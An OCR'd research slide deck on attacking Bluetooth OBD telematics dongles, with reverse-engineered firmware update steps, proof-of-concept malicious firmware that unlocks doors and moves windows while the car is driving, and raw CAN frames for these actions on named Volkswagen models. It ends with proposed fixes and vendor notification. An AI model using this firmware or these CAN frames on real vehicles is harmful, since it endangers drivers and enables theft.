
VULNERABLE TELEMATICS B

```
public class c {
    public static int a(Context arg2) {
        int v0 = c.b(arg2, "APPGUIDEVERSION");
        if(v0 == 0) {
            v0 = 0;
        }
        else if(a.a(arg2) > v0) {
            v0 = 1;
        }
        else {
            v0 = -1;
        }

        return v0;
    }

    private static void a(Context arg2, String arg3) {
        c.o(arg2).edit().putInt(arg3, a.a(arg2)).commit();
    }

    private static int b(Context arg2, String arg3) {
        return c.o(arg2).getInt(arg3, 0);
    }

    public static void b(Context arg1) {
        c.a(arg1, "APPGUIDEVERSION");
    }

    public static boolean c(Context arg4) {
        return c.o(arg4).getBoolean("CONNECT_ALARM_KEY" + w.e(), true);
    }
```

Code Snippet: Obfuscated ! ! !

VULNERABLE TELEMATICS B


It employs the public API for the Bluetooth GATT (Generic Attribute) Profile to conduct the communication.



Bluetooth 4.0 stack

VULNERABLE TELEMATICS B

Communicate with the device through Bluetooth Low Energy (BLE).



BluetoothAdapter.startDiscovery()

BluetoothAdapter.getRemoteDevice()

BluetoothDevice.connectGatt(Context, boolean, callback)

BluetoothGatt.getService(UUID)

BluetoothGattService.getCharacteristics()

VULNERABLE TELEMATICS B

BluetoothGattCharacteristic.setValue(byte[])

BluetoothGatt.writeCharacteristic()

Send command to the BLE device.

Execute the commands

Receive response

BluetoothGatt.onNotify()

VULNERABLE TELEMATICS B


Dumping the data sent through BLE.

```
884     public boolean writeCharacteristic(BluetoothGattCharacteristic characteristic) {
885         if ((characteristic.getProperties() & BluetoothGattCharacteristic.PROPERTY_WRITE) == 0
886             && (characteristic.getProperties() &
887                 BluetoothGattCharacteristic.PROPERTY_WRITE_NO_RESPONSE) == 0) return false;
888
889         if (DBG) Log.d(TAG, "writeCharacteristic() - uuid: " + characteristic.getUuid());
890         if (mService == null || mClientIf == 0) return false;
891
892         BluetoothGattService service = characteristic.getService();
893         if (service == null) return false;
894
895         BluetoothDevice device = service.getDevice();
896         if (device == null) return false;
897
898         try {
899             mService.writeCharacteristic(mClientIf, device.getAddress(),
900                 service.getType(), service.getInstanceId(),
901                 new ParcelUuid(service.getUuid()), characteristic.getInstanceId(),
902                 new ParcelUuid(characteristic.getUuid()),
903                 characteristic.getWriteType(), AUTHENTICATION_NONE,
904                 characteristic.getValue());
905                 byte[] value = characteristic.getValue();
906                 int length = value.length;
907                 StringBuffer sb = new StringBuffer();
908                 int i = 0;
909                 while(i < length) {
910                   sb.append(String.format(" 0x%02x", value[i]));
911                   i += 1;
912                 }
913                 Log.d("BLUE", "writeCharacteristic:" + sb.toString() + " length: " + length);
914         } catch (RemoteException e) {
915             Log.e(TAG,"",e);
916             return false;
917         }
918
919         return true;
920     }
```

```
399             public void onNotify(String address, int srvcType,
400                                  int srvcInstId, ParcelUuid srvcUuid,
401                                  int charInstId, ParcelUuid charUuid,
402                                  byte[] value) {
403                 if (DBG) Log.d(TAG, "onNotify() - Device=" + address + " UUID=" + charUuid);
404
405                 if (!address.equals(mDevice.getAddress())) {
406                     return;
407                 }
408                 BluetoothGattService service = getService(mDevice, srvcUuid.getUuid(),
409                                                           srvcInstId, srvcType);
410                 if (service == null) return;
411
412                 BluetoothGattCharacteristic characteristic = service.getCharacteristic(
413                         charUuid.getUuid(), charInstId);
414                 if (characteristic == null) return;
415
416                 characteristic.setValue(value);
417
418                 try {
419                     mCallback.onCharacteristicChanged(BluetoothGatt.this, characteristic);
420                 } catch (Exception ex) {
421                     Log.w(TAG, "Unhandled exception in callback", ex);
422                 }
423                 int length = value.length;
424                 StringBuffer sb = new StringBuffer();
425                 int i = 0;
426                 while(i < length) {
427                   sb.append(String.format(" 0x%02x", value[i]));
428                   i += 1;
429                 }
430                 Log.d("BLUE", "onNotify:" + sb.toString() + " length: " + length);
431             }
```

/src/framework/base/core/java/android/bluetooth/BluetoothGatt.java

VULNERABLE TELEMATICS B



VULNERABLE TELEMATICS B

Reverse-engineering the firmware update protocol

ATBOOT

ATBOOT

ACK: 0x15

Split the bin file into fragments (256 bytes)

Send the 1st fragment

ACK: 0x06

Send the 2nd fragment

ACK: 0x06

Send the last fragment

ACK: 0x06

Send "0x04"

ACK: 0x06

Complete and Reboot

CONTENT

- Telematics
- Attack Surface
- Vulnerable Telematics System A
- Vulnerable Telematics System B
- Attacks via Compromised Telematics Systems
- Suggestions on Fixing the Vulnerability
- Conclusion

ATTACKS VIA COMPROMISED TELEMATICS SYSTEMS

Attacks


- Control: Lock&Unlock doors, Open&Close Windows, Open&Close Mirror


- Re-Configuration of ECUs

- …

ATTACKS VIA COMPROMISED TELEMATICS SYSTEMS

Prepare the POC malicious firmware





Attack Methods

```
void OBD_AutoAttack_Speed(void)
{
    if(CurrentSpeed < SPEED_KM_PER_HOUR(60))
        return;

    if(AutoAttackDelay)
    {
        return;
    }

    AutoAttackDelay = TIMEDELAY_10MS(500); //5S
    switch(Sys_TickCnt % 6)
    {
        case STEP_RANDOM_0:
            Vw_Insert_Op(VW_OP_UNLOCK);
            BlueFlashFlag = 0x01;
            break;

        case STEP_RANDOM_1:
```

```
void OBD_BT_CustomizedAttack(u8 Len, u8 *Dat)
{
    u8 Buff[40];

    if(('A' == Dat[0]) && ('T' == Dat[1]))
    {
        switch(Dat[3])
        {
            case 'a':       // AT a:UnLock
                Vw_Insert_Op(VW_OP_UNLOCK);
                BlueFlashFlag = 0x01;
                break;

            case 'b':       // AT b:Lock
                Vw_Insert_Op(VW_OP_LOCK);
                BlueFlashFlag = 0x01;
                break;

            case 'c':       // AT c:Window up
                Vw_Insert_Op(VW_OP_WDW_UP);
                BlueFlashFlag = 0x01;
                break;

            case 'd':       // AT d: Window Dn
                Vw_Insert_Op(VW_OP_WDW_DN);
                BlueFlashFlag = 0x01;
                break;

            case 'e':       //AT e: RVM Open
                Vw_Insert_Op(VW_OP_RVM_OPEN);
                BlueFlashFlag = 0x01;
                break;

            case 'f':       // RVM Close
                Vw_Insert_Op(VW_OP_RVM_CLOSE);
                BlueFlashFlag = 0x01;
                break;
```

ATTACKS VIA COMPROMISED TELEMATICS SYSTEMS

Test Vehicles

- Tiguan 2015 1.8T
- Magotan 2015 1.8T

Vehicles running the same platform from Volkswagen can also be controlled by the OBD messages shown in the following slides!

ATTACKS

Unlock Doors

CAN ID	DLC	DATA
0x74A	8	{0x10,0x08,0x2F,0x04,0x03,0x03,0xFF,0x03}
	8	{0x21,0x00,0x00,0x00,0x00,0x00,0x00,0x00}
	8	{0x30,0x00,0x14,0x00,0x00,0x00,0x00,0x00}

Lock Doors

CAN ID	DLC	DATA
0x74A	8	{0x10,0x08,0x2F,0x04,0x03,0x03,0xFF,0x01}
	8	{0x21,0x00,0x00,0x00,0x00,0x00,0x00,0x00}
	8	{0x30,0x00,0x14,0x00,0x00,0x00,0x00,0x00}

ATTACKS

Open Windows

CAN ID	DLC	DATA
0x74A 0x74B	8	{0x10,0x08,0x2F,0x04,0x02,0x03,0x05,0x00}
	8	{0x21,0x00,0x00,0x00,0x00,0x00,0x00,0x00}
	8	{0x30,0x00,0x14,0x00,0x00,0x00,0x00,0x00}
0x74A 0x74B	8	{0x10,0x08,0x2F,0x04,0x06,0x03,0x05,0x00}
	8	{0x21,0x00,0x00,0x00,0x00,0x00,0x00,0x00}
	8	{0x30,0x00,0x14,0x00,0x00,0x00,0x00,0x00}

Close Windows

CAN ID	DLC	DATA
0x74A 0x74B	8	{0x10,0x08,0x2F,0x04,0x01,0x03,0x0A,0x00}
	8	{0x21,0x00,0x00,0x00,0x00,0x00,0x00,0x00}
	8	{0x30,0x00,0x14,0x00,0x00,0x00,0x00,0x00}
0x74A 0x74B	8	{0x10,0x08,0x2F,0x04,0x05,0x03,0x0A,0x00}
	8	{0x21,0x00,0x00,0x00,0x00,0x00,0x00,0x00}
	8	{0x30,0x00,0x14,0x00,0x00,0x00,0x00,0x00}

ATTACKS

Close Outside Rear View Mirror

CAN ID	DLC	DATA
0x74A	8	{0x10,0x08,0x2F,0x04,0x0C,0x03,0xFF,0x01}
	8	{0x21,0x00,0x00,0x00,0x00,0x00,0x00,0x00}
	8	{0x30,0x00,0x14,0x00,0x00,0x00,0x00,0x00}

Open Outside Rear View Mirror

CAN ID	DLC	DATA
0x74A	8	{0x10,0x08,0x2F,0x04,0x0C,0x03,0xFF,0x02}
	8	{0x21,0x00,0x00,0x00,0x00,0x00,0x00,0x00}
	8	{0x30,0x00,0x14,0x00,0x00,0x00,0x00,0x00}

CONTENT

- Telematics
- Attack Surface
- Vulnerable Telematics A
- Vulnerable Telematics B
- Attacks via Compromised Telematics Systems
- Suggestions on Fixing the Vulnerability
- Conclusion

HOW TO FIX THE VULNERABILITY?

- The device should verify the signature of a firmware before installing it;
- Mutual authentication;
- The communication between the app and the device should be protected by keys/PINs specific to individual users;
- Hardened the apps and do not leave secrete (e.g., .bin and PINs) in the apps.

CONCLUSIONS

- Discover severe vulnerabilities in popular telematics systems.
- Confirm these vulnerabilities through POC attacks on real vehicles.
- Propose approaches for fixing these vulnerabilities.
- Notify the companies.

WE ARE LOOKING FOR

- PhD students with full scholarship
- Postdoctoral Fellow and Research Assistants with competitive salary

- Topics:
  - ✓ Android or System Security and Privacy,
  - ✓ Network Security and Privacy
  - ✓ Blockchain technology
  - ✓ Accountable anonymous credentials
  - ✓ Searchable encryption

- Contact:
  - ✓ Dr. Xiapu Luo (https://www4.comp.polyu.edu.hk/~csxluo/)
  - ✓ Dr. Man Ho Allen Au (http://www.comp.polyu.edu.hk/~csallen/)

THANKS!